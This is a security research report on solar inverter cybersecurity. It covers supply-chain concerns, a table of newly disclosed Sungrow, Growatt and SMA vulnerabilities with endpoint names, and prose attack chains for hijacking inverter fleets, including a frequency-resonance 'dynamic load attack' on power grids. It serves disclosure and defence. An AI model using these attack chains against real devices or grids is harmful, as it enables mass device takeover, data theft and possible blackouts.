


Figure 3 – CVEs on solar power equipment by CVSS score

Figure 4 shows the distribution of vulnerability disclosures and incidents on solar power systems per affected component. Most cases affected solar monitoring products, such as those exploited by botnets, or cloud backends, which often allow attackers to control the operations of a large fleet of devices and were the target of the hacktivist attack on Lithuania. Interestingly, there are few instances of vulnerabilities directly affecting solar inverters. The 'firewall' case in the figure was a single instance and refers to the sPower case described at the beginning of this section.




Figure 4 – Distribution of vulnerability disclosures and incidents affecting solar power systems per affected component

2.3. Solar Power Systems Supply Chain and National Security Considerations

Solar power systems are an obvious concern for national security because of their growing potential impact on grid stability, as discussed in Section 4, but one specific aspect of their cybersecurity that has been gaining attention recently is their supply chain, more specifically the origin of these products.

The vast majority of solar power system components are manufactured in China. Using data from the open manufacturer database ENFSolar, Figure 5 shows that 53% of solar inverter manufacturers are based in China, while 58% of storage system and 20% of monitoring system manufacturers are based in the same country. In all three cases, India has the second highest number of manufacturers and the U.S. has a distant third. That situation is similar for other components on the database.




Figure 5 – Distribution of solar power system vendors per country (top 5)

Since at least 2023, the issue of foreign-made solar power equipment has been the topic of intense discussions in several countries:

- In the US, Assistant Secretary of Defense Paul Stockton warned in 2023 that there are "*risks that China will exploit these products in order to conduct attacks on the grid*".
- In Australia, where 30% of homes have solar systems, a 2023 report by the Cyber Security Cooperative Research Centre highlighted the risks of Chinese-manufactured devices and quoted Shadow Minister for Home Affairs and Cyber Security, Senator James Paterson, as saying that: "*Almost 60% of Australia's smart inverters are supplied by Chinese manufacturers including Sungrow, GoodWe and Huawei – all of whom are subject to China's National Intelligence Law... Technical analysis has revealed they have exploitable flaws which are vulnerable to cyber attacks*".
- Estonia's Foreign Intelligence Service, in February 2024, published a recommendation against the use of Chinese-manufactured devices in solar farms stating that "*providers of products with critical functions must be trusted not to manipulate the device and, consequently, the critical service it provides. The more Estonia relies on solar farms for its power generation, the more significant the impact such manipulation could have on the country's electricity production capacity.*"

As a recent Dutch report put it, "the current energy transition could be characterized as representing a shift from Russian gas to dependence on 'Chinese electricity'". In some countries, certain products are now being banned due to these concerns:

- In early 2024, the UK has banned the sale of Wallbox EV chargers for failing to comply with cybersecurity regulations and posing a cybersecurity risk to the country's electrical grid due to their combined demand of tens of megawatts.
- In November 2024, Lithuania approved a ban on manufacturers from countries deemed national security threats, such as China, remotely accessing solar management systems.

3. Main Findings: New Vulnerabilities on Leading Vendors

To uncover new vulnerabilities on solar power systems, we focused on analyzing the leading manufacturers of solar inverters worldwide, as shown in Table 1. Due to time limitations, we selected the top six vendors for analysis: Huawei, Sungrow, Ginlong Solis, Growatt, GoodWe, and SMA Solar Technology. Among these vendors, only SMA is from Europe, while the rest are headquartered in China.

Table 1 – Market share of solar PV inverters worldwide in 2022, based on shipments – from Statista

Vendor	Market share	Selected for analysis?
Huawei	29%	Yes
Sungrow	23%	Yes
Ginlong Solis	8%	Yes
Growatt	6%	Yes
GoodWe	5%	Yes
SMA	3%	Yes
Power Electronics	3%	No
SofarSolar	3%	No
Sineng	3%	No
Aiswei	3%	No
Others	14%	No

Table 2 summarizes the main results per vendor. We found the following types of weaknesses in different components of the systems sold by Sungrow, Growatt and SMA with varying potential impacts:

- Multiple Insecure Direct Object Reference (IDOR) issues in the APIs lead to unauthorized access to resources in cloud platforms.
- Broken authorization.
- Multiple Cross-Site Scripting (XSS) vulnerabilities in web applications.
- Unrestricted file uploads on cloud web applications, also leading to remote code execution (RCE).
- Hard-coded credentials and improper certificate validation in a mobile application.
- Buffer overflows in a Wi-Fi communication dongle.
- Unauthenticated over the air firmware update leading to RCE and persistent device takeover

We did not find any significant weaknesses in Huawei, Ginlong Solis, and GoodWe in the limited time we could fairly dedicate to each vendor. This does not imply that these vendors are more or less secure than the others, since for some we didn't have access to test accounts or decided not to spend more time on the analysis.

Table 2 – Summary of results

#	Vendor	Summary results
1	Huawei	No issues found in limited analysis
2	Sungrow	Possible takeover of devices and data leak
3	Ginlong Solis	No issues found in limited analysis
4	Growatt	Possible takeover of accounts and devices and data leak
5	GoodWe	No issues found in limited analysis
6	SMA	Remote Code Execution on the cloud platform

Table 3 lists each of the 46 new vulnerabilities we discovered and their potential impact. Vulnerabilities on Growatt have not been assigned CVE IDs. For these vulnerabilities, we use internal identifiers starting with FSCT-2024.

The new vulnerabilities can be exploited to execute arbitrary commands on devices or the vendor's cloud, take over accounts, gain a foothold in the vendor's infrastructure, or take control of inverter owners' devices. In the following sections, we will discuss real attack scenarios and their potential impacts.

Table 3 – New vulnerabilities

Vendor	CVE ID	Description	Impact
SMA	CVE-2025-0731	Attackers can upload .aspx files that will be executed by the web server of sunnyportal.com	RCE
Growatt	FSCT-2024-0034	Stored XSS vulnerability in the functionality related to editing the plant information (the "server.growatt.com/energy/updatePlant" endpoint).	Stored XSS
Growatt	FSCT-2024-0035	Exposed API allows unauthenticated attackers to perform username enumeration (the "server.growatt.com/userCenter.do" endpoint).	Infoleak
Growatt	FSCT-2024-0037, FSCT-2024-0040	Authenticated attackers can obtain information about plants that belong to other users, and infer the existence of other usernames	Infoleak
Growatt	FSCT-2024-0038	(the "serverapi.growatt.com/noahDeviceApi/noah/isPlantNoahSystem" endpoint).	Infoleak
Growatt	FSCT-2024-0039, FSCT-2024-0045, FSCT-2024-0046, FSCT-2024-0047, FSCT-2024-0054, FSCT-2024-0055, FSCT-2024-0062, FSCT-2024-0064, FSCT-2024-0065, FSCT-2024-0066	Unauthenticated attackers can obtain the list of plants belonging to other users as well as arbitrary devices (the "server-api.growatt.com/newTwoEicAPI.do" endpoint).	From infoleak to device takeover
Growatt	FSCT-2024-0048	Knowing a valid username, unauthenticated attackers can obtain and manipulate various information related to the smart home setup (groups of connected devices, individual devices). This includes the ability to take over these devices and associate them with the attacker's account (the "energy.growat.com/room/" and "energy.growat.com/smartHome/" endpoints).	Infoleak
Growatt	FSCT-2024-0041	Unauthenticated attackers can obtain the list of plants belonging to other users as well as arbitrary devices (the "server-api.growatt.com/newTwoEicAPI.do" endpoint).	Infoleak

Vendor	CVE ID	Description	Impact
Growatt	FSCT-2024-0043	Unauthenticated attackers can obtain email addresses of existing users (the "server-api.growatt.com/newForgetAPI.do" endpoint).	Infoleak
Growatt	FSCT-2024-0044	Unauthenticated attackers can obtain the serial number of a smart meter using a valid username (the "server-api.growatt.com/newPlantAPI.do" endpoint).	Account takeover
Growatt	FSCT-2024-0050	Unauthenticated attackers can rename arbitrary devices from arbitrary user accounts (the “energy.growatt.com/tuya/editDevName” endpoint).	Infoleak
Growatt	FSCT-2024-0051, FSCT-2024-0052, FSCT-2024-0053, FSCT-2024-0060, FSCT-2024-0061, FSCT-2024-0068	Unauthenticated attackers can obtain information about EV chargers, energy consumption information, and other sensitive data (the “evcharge.growatt.com/ocpp” endpoint). Unauthenticated attackers can remotely configure EV chargers and obtain information related to firmware.	Infoleak, physical damage
Growatt	FSCT-2024-0057	Authenticated attackers can obtain sensitive information about plants of other users (the “server.growatt.com/energy/compare/exportPlantDeviceListData” endpoint).	Infoleak
Growatt	FSCT-2024-0058	Attackers can upload arbitrary files in place of plant’s image (the “server.growatt.com/energy/updatePlant” endpoint). These files can be then accessed via a specific URL in Growatt cloud.	Arbitrary file upload
Growatt	FSCT-2024-0059	Due to lack of server-side input validation, attackers can inject malicious JavaScript code into users personal spaces and possibly other places of the Web portal (the “energy.growatt.com/tuya/editDevName” endpoint).	Stored XSS
Growatt	FSCT-2024-0063	Unauthenticated attackers can query information about the total energy consumed by EV chargers of arbitrary users (the “energy.growatt.com/link/” endpoint).	Infoleak
Sungrow	CVE-2024-50691	The Android app for iSolarCloud explicitly ignores certificate errors and is vulnerable to MiTM attacks. Attackers can impersonate the iSolarCloud server and communicated with the Android app.	MitM
Sungrow	CVE-2024-50684	The Android mobile application is using an insecure AES key to encrypt client data (insufficient entropy). This may allow attackers to decrypt intercepted communications between the mobile app and iSolarCloud.	Infoleak
Sungrow	CVE-2024-50685	Multiple insecure direct object references (IDOR) via the \`powerStationService\` API model.	Various
Sungrow	CVE-2024-50693	Multiple insecure direct object references (IDOR) via the \`userService\` API model.	Various
Sungrow	CVE-2024-50689	Multiple insecure direct object references (IDOR) via the \`orgService\` API model.	Various
Sungrow	CVE-2024-50686	Multiple insecure direct object references (IDOR) via the \`commonService\` API model.	Various
Sungrow	CVE-2024-50687	Multiple insecure direct object references (IDOR) via the \`devService\` API model.	Various
Sungrow	CVE-2024-50688	The Android application and the cloud use hardcoded MQTT credentials for exchanging the device telemetry.	Various
Sungrow	CVE-2024-50692	The WiNet’s module firmware contains hardcoded MQTT credentials that allow to impersonate a device-facing MQTT broker.	Various
Sungrow	CVE-2024-50690	The WiNet update files are encrypted, however, the WiNet WebUI contains a hardcoded password that can be used to decrypt all firmware updates.	Firmware decryption
Sungrow	CVE-2024-50694	When copying the timestamp read from an MQTT message, the underlying code does not check the bounds of the buffer that is used to store the message. This may lead to a stack-based buffer overflow.	DoS, RCE
Sungrow	CVE-2024-50697	When decrypting MQTT messages, the code that parses specific TLV fields does not have sufficient bounds checks. This may result in a stack-based buffer overflow.	DoS, RCE
Sungrow	CVE-2024-50695	Potential stack-based buffer overflow when parsing MQTT messages, due to missing MQTT topic bounds checks.	DoS, RCE
Sungrow	CVE-2024-50698	Potential heap-based buffer overflow due to bounds checks of the MQTT message content.	DoS, RCE
Sungrow	CVE-2024-50696	It is possible to update inverters with arbitrary (attacker-controlled) firmware.	DoS, RCE

4. Impact: Grid Disruption Scenario

4.1. Grid Stability and Load Changing Attacks

Power grids are the backbone of modern societies, yet they are delicate very large distributed systems that rely on an almost real-time balance between power generation and demand. That is because grids must operate at or near a certain alternating current (AC) nominal frequency, such as 60Hz in the US and 50Hz in Europe. Large imbalances between generation and demand can change this frequency, leading to serious consequences such as the need for emergency power generation, load shedding (i.e. scheduled power outages designed to prevent further grid overload), disconnection of certain parts of the grid, or even blackouts.

Sudden increases or decreases in both generation and demand can lead to an imbalance if the other side cannot keep up. For instance, increased demand from consumers can decrease the grid frequency if power generation does not keep up, similarly reduced demand increases the frequency if generation does not decrease.

The process of maintaining the balance between generation and demand, therefore keeping the grid stable, is known as Load Frequency Control (LFC). LFC relies on time-critical control loops that keep the grid stable and functioning. Different grids have different types of control, but as an example the European grid managed by the European Network of Transmission System Operators for Electricity (ENTSO-E) has three control levels (called primary, secondary and tertiary) which have different scopes (e.g., primary control is decentralized at the generator level, while the others are centralized), levels of automation, capacities and reaction times. For more details, see ENTSO-E's technical documentation and glossary on the subject.

Grid disturbances happen frequently because of changes in generation or demand typically caused by natural phenomena, but usually LFC can ensure the impact of these disturbances is minimized. However, as grid balance increasingly depends on decentralized power generation via solar and other renewables, grid stabilization becomes harder.

There have been multiple grid disturbances caused or worsened by loss of solar PV output in the US in the past decade. For instance, the Blue Cut Fire event in California in 2016 led to an industry recommendation to change inverter settings in 2017. Later events include the Canyon 2 Fire in California in 2017 and the Odessa Disturbance in Texas in 2021. While the 2021 event was the first disturbance involving a widespread reduction of solar PV in Texas, the share of renewables in the Texas Interconnection has increased to the point that now the power grid operator says there is risk of "immediate catastrophic grid failure" if flaws that trip inverters offline during disturbances are not addressed. Outside the US, the cascading power failure in Sri Lanka observed in February 2025 was caused by grid instability due to a large volume of rooftop solar power on a low demand day.

None of these events were caused by cyberattacks, but naturally the question arises of if and how coordinated large-scale cyberattacks on power demand or generation, including solar power systems, could cause grid failures.

In 2015, security researcher Willem Westerhof first discussed the possibility of causing grid instability by generating peaks or dips of several Gigawatts through the cyber manipulation of energy output of a sufficient number of PV inverters. To achieve this goal, an attacker should be able to gain control of PV inverters by exploiting a chain of vulnerabilities. This seminal research was called the "Horus Scenario."

This type of attack became known in the cybersecurity literature as 'load altering' or 'load changing' attacks, i.e. attacks where a threat actor manipulates power generation or demand at a large scale by leveraging compromised devices with the goal of causing grid instability. Several research papers in the past decade have proposed different types of load altering attacks, such as:

- Mohsenian et al., 2011 studied the costs of protecting the grid against such attacks.
- Dvorkin and Garg, 2017 presented a framework to study the impact of load altering attacks based on compromised IoT devices.
- Dabrowski et al., 2017 proposed a botnet of consumer electronics such as computers, printers and a few IoT devices (e.g., smart plugs) synchronized to modulate power demand and thus disrupt the grid.
- Soltan et al., 2018 built on the previous work to use high-wattage devices such as HVAC, air purifiers and electric ovens to achieve the same goal.
- Arnaboldi et., 2020 modelled this type of attack against a theoretical power grid targeted by a botnet.
- Ghafouri et al., 2022 proposed a coordinated switching attack leveraging electric vehicles and charging infrastructure.
- Goerke et al., 2024 quantified the number of devices of several types required to have a real impact on the European grid.

Beyond industry and academic research, in 2022 the DOE's Office of Cybersecurity, Energy Security, and Energy Response (CESER) launched a report about cybersecurity considerations for distributed energy resources (DER) on the US Electric Grid. The briefing listed a number of cyberattacks that involved deliberate loss of communication with renewable energy resources. Some of the main findings of the report include:

1. *"Individually, renewables pose little threat to owner/operator and grid but collectively, impact is far larger"*
2. *"A sufficiently large DER cyberattack could disrupt grid conditions and even trigger grid protection that could cause a localized, temporary blackout."*
3. *"The number of devices varies according to the average and instantaneous percentage of DER penetration relative to composite load during abnormal grid operations. At higher levels of penetration, lower percentages of DER compromise could achieve an area blackout."*
4. *"The most impactful result of this type of attack would be a cascading loss of power and a complete blackout."*

As stated in the third point above, the exact amount of devices or power needed to cause instability varies, but there are some publicly available numbers from previous research that provide solid estimates. For instance, in continental Europe, 3GW is considered the "reference incident" point by the ENTSO-E, which is defined as the "maximum expected instantaneous power deviation between generation and demand in the synchronous area for which the dynamic behavior of the system is designed." In other words, this is emergency capacity available to react to disturbances.

Disturbances that go beyond this reference incident point must trigger crisis measures, such as temporary power disconnections. Dabrowski et al. calculated that control over 4.5GW of load – 1.5 times the reference incident point – would be required to drop the European grid frequency below 49Hz, when load shedding must occur based on ENTSO-E's policies. Based on this number and the fact that household rooftop solar installations have a median peak power of 8kW, Goerke et al. estimated that an attacker would need to control 536,000 inverters in Europe to reach the 4.5GW.

Achieving control of that generating capacity or number of inverters obviously depends on which manufacturers are targeted by an attacker. In a recent report, Dutch cybersecurity firm Secura stated that "currently, there are two inverter manufacturers (Huawei, Sungrow) with a market share in the Netherlands large enough that an attack on only the systems of that manufacturer would be enough to reach this threshold value. [...] Multiple manufacturers could exceed that threshold in the whole of Europe."

The vendors affected by the newly discovered vulnerabilities presented in this report are among the top worldwide — with a total installed generating capacity of approximately the following amounts:

- SunGrow: 740 GW
- GroWatt: 300 GW
- SMA: 132 GW

Those numbers are cumulative and not specific to one grid, but those same vendors have a significant presence in individual grids:

- Europe reached the capacity to generate 269GW of solar energy by the end of 2023 and the market is dominated by Huawei, Sungrow, and SMA.
- The US reached a capacity of 177 GW in 2023; The market is dominated by Sungrow and Power Electronics.

Therefore, we can hypothesize that an attacker that gained control of a large fleet of Sungrow, Growatt, and SMA inverters using the newly discovered vulnerabilities could control enough power to cause instability to these power grids and other major ones. **Note: The newly discovered vulnerabilities on cloud portals alone do not automatically imply the ability to fully control users' solar inverters. Below we detail what kind of control can be achieved in each scenario.**

4.2. Hijacking Inverters with the New Vulnerabilities

To obtain control of these many inverters, there are several possible attacks that a threat actor could take. The attack is easier for Growatt inverters because it can be achieved via the cloud backend only, which allows the attacker to gain full access to the user's resources, solar plants, and devices, meaning that inverter configuration parameters can also be set and changed.

This attack is illustrated in Figure 6:

1. An attacker can guess real account usernames through an exposed API (FSCT-2024-0035) or obtain thousands of them from the vendor's "customer cases" pages.
2. By exploiting IDOR vulnerabilities such as FSCT-2024-0044 and FSCT-2024-0041, an attacker can take over Growatt accounts by resetting their passwords to the default "123456". The same could be achieved through the stored XSS vulnerabilities FSCT-2024-0034 and FSCT-2024-0059 by injecting JavaScript to steal credentials.
3. Using the accounts that have been taken over, the attacker can perform operations on the connected inverter devices, such as switching it on or off, while impersonating the legitimate user.



1. Obtain account usernames
2. Reset their passwords to hijack accounts
3. Use the hijacked accounts to send commands changing inverter settings
Growatt cloud
Communication Dongle
Communication Dongle
Inverter
Inverter
Power Grid

Figure 6 – Taking control of Growatt inverters

For Sungrow inverters, the attack is slightly more complex as it mixes several vulnerable components of their architecture, as shown in Figure 7:

1. An attacker can harvest communication dongle serial numbers from the manufacturer's backend through various IDORs such as CVE-2024-50685, CVE-2024-50693 and CVE-2024-50686.
2. The attacker can use the hard-coded MQTT credentials (CVE-2024-50692) to publish messages for an arbitrary inverter communication dongle by putting the correct serial number in the topic.
3. The attacker can exploit one of the stack overflow vulnerabilities CVE-2024-50694, CVE-2024-50695 or CVE-2024-50698 by publishing crafted messages that lead to remote code execution on communication dongles connected to the inverter.

We detail CVE-2024-50694 and discuss its exploitation on part 2 ("technical deep dive") of this report.

1. Harvest serial numbers via IDORs
2. Publish MQTT messages to the communication dongles with the collected serial numbers
3. Via the published messages, exploit one of the RCEs on the dongle to change inverter settings




Figure 7 – Taking control of Sungrow inverters

Both figures are simplifications that only show one residential and one commercial inverter, but since the attacker can gain a persistent foothold as well as obtain serial numbers or accounts for potentially the whole fleet of managed devices, the impact is much larger than hijacking a single inverter. We also do not show industrial systems in the figure because, as discussed in Section 2, they are less often connected to the manufacturer's cloud, but there could also be inverters in industrial systems connected to those clouds.

4.3. Hijacking Inverters with the New Vulnerabilities

The attack does not stop once the attacker has taken over entire fleets of inverters. Below, we describe how the attacker can use this privilege position to amplify the attack in a way to cause maximum damage to the grid.

Each inverter can modulate its power generation within the range permitted by current PV panel production levels. The combined effect of the hijacked inverters produces a large effect on power generation in the grid. An attacker can perform this attack in a coordinated fashion and in a sub-second range by controlling those hijacked devices together as a botnet.

Our proposed attack follows the approach described by Dabrowski et al (2017). The key difference being the method of creating excessive load on the grid. Instead of controlling numerous consumer electronics devices, we take advantage of controlling PV inverters connected to a central system. During peak PV production hours, reducing power generation of PV inverters is similar to increasing power load via increased demand.

To amplify the effect, we use a modified version of Dabrowksi et al.'s tactic named "dynamic load attack". An inverter-based dynamic load attack takes advantage of the delayed response of a primary control system trying to stabilize the grid frequency via power response. The attack modulates the load by modulating the power generation of inverters inversely to the attempts of the primary control. When the primary control decreases the load at its maximum capacity, the attack will reduce all its load immediately, forcing the primary control to raise the load in the system followed by an immediate increase of the load by the attack, and so on.

This process allows the adversary to find a resonance rate that leads to frequency swings much larger than by a static load change approach, thus causing the frequency to fall outside of its safe range, leading to grid instability, load shedding, and emergency equipment shutdown.

While a single instance of this attack will cause temporary grid malfunction, ongoing control of the inverters allows the adversary to simply perform the attack repeatedly ad infinitum.

Using PV inverters as the mechanism for controlling the load presents two major advantages, compared to the original approach of Dabrowski et al.:

1. Inverters are inherently real-time systems build to respond to and follow the grid frequency, and for this reason have the capability to react vary fast (> 50Hz), whereas consumer electronics devices used in their original attack scenario may or may not have this capability.
2. Inverter's ability to track the grid frequency with high precision renders an NTP-based time synchronization redundant, but it can still be used. Allowing for performing synchronization of the attack by the grid itself. Since inverters have real-time visibility into the grid frequency, they can perform the attack in accurate sub-second or better phase synchronization without the need to rely on an external clock.

5. Other Attack Scenarios

Beyond the grid disruption scenario described in the previous section, the new vulnerabilities could also:

- Impact the privacy of millions of users, potentially violating GDPR and other regulations, due to the exploitation of IDORs to access sensitive data, such as e-mail accounts, physical addresses and energy consumption or production data.
- Allow an attacker to hijack other smart home devices in a user's account, some of which may be controlled by design by an inverter's energy management system capabilities, further extending the impact of the attack scenario.
- Cause a financial impact on utilities and grid operators – and ultimately consumers – even without destabilizing the grid by other creative means such as cyber-physical ransomware or energy price manipulation.

Below, we discuss these three attack scenarios in more detail. The National Association of State Energy Officials (NASEO), the US Department of Energy (DoE) and Secura list several other attack scenarios in their respective reports leveraging different components of solar power systems. Some of those further scenarios may be achieved with the new vulnerabilities described in this report, but we do not detail them here.

5.1. Information Leaks

There are multiple ways to obtain sensitive data from both solar inverter owners and vendor infrastructure using the new vulnerabilities in this report. Attacks can target individual persons and organizations owning solar power systems or they can be broad and automated.

One possible scenario is data harvesting and sale. An attacker could achieve this goal in three steps by exploiting different vulnerabilities in Growatt's cloud:

1. Enumerate valid users through the vulnerabilities presented in the “user enumeration” section in the technical deep dive.
2. Inject JavaScript code into account pages, exploiting a stored XSS discussed in the “Cross-site scripting” section to harvest all the information they want.
3. Harvested data can then be sold on darknet forums to be used by other threat actors for phishing, malware campaigns or further targeted attacks.

A similar effect may be obtained by exploiting some of the vulnerabilities on Sungrow described in the ‘Information Leaks and IDORs’ section.

5.2. Hijacking Smart Home Devices

Since Growatt’s app and cloud backend that manage solar power inverters can also be used by customers to manage other connected devices in their smart home, such as smart lights, smart plugs and EV chargers, attackers can gain control over those other devices too. **We detail the steps needed for this in the section ‘device hijacking’ of the technical deep dive.**

Growatt’s app allows for the creation of ‘scenes,’ which are actions that can be programmed for devices in different rooms of a user’s home. For instance, switching smart lights off and smart plugs on at a certain time or based on other conditions.

The combination of hijacking devices and creating potentially scary scenes with lights and appliances switching on and off ‘autonomously’ allows for what we call a ‘Halloween scenario’ because of the potential psychological impact of this type of attack on an unsuspecting victim.

5.3. Financial Manipulation

Since solar inverters are closely connected to energy production with fluctuating prices, there’s potential for a whole class of other complex scenarios. We briefly describe two examples below:

- **As attackers can control entire fleets of devices with an impact on energy production, they can alter their settings to send more or less energy to the grid at certain times.**

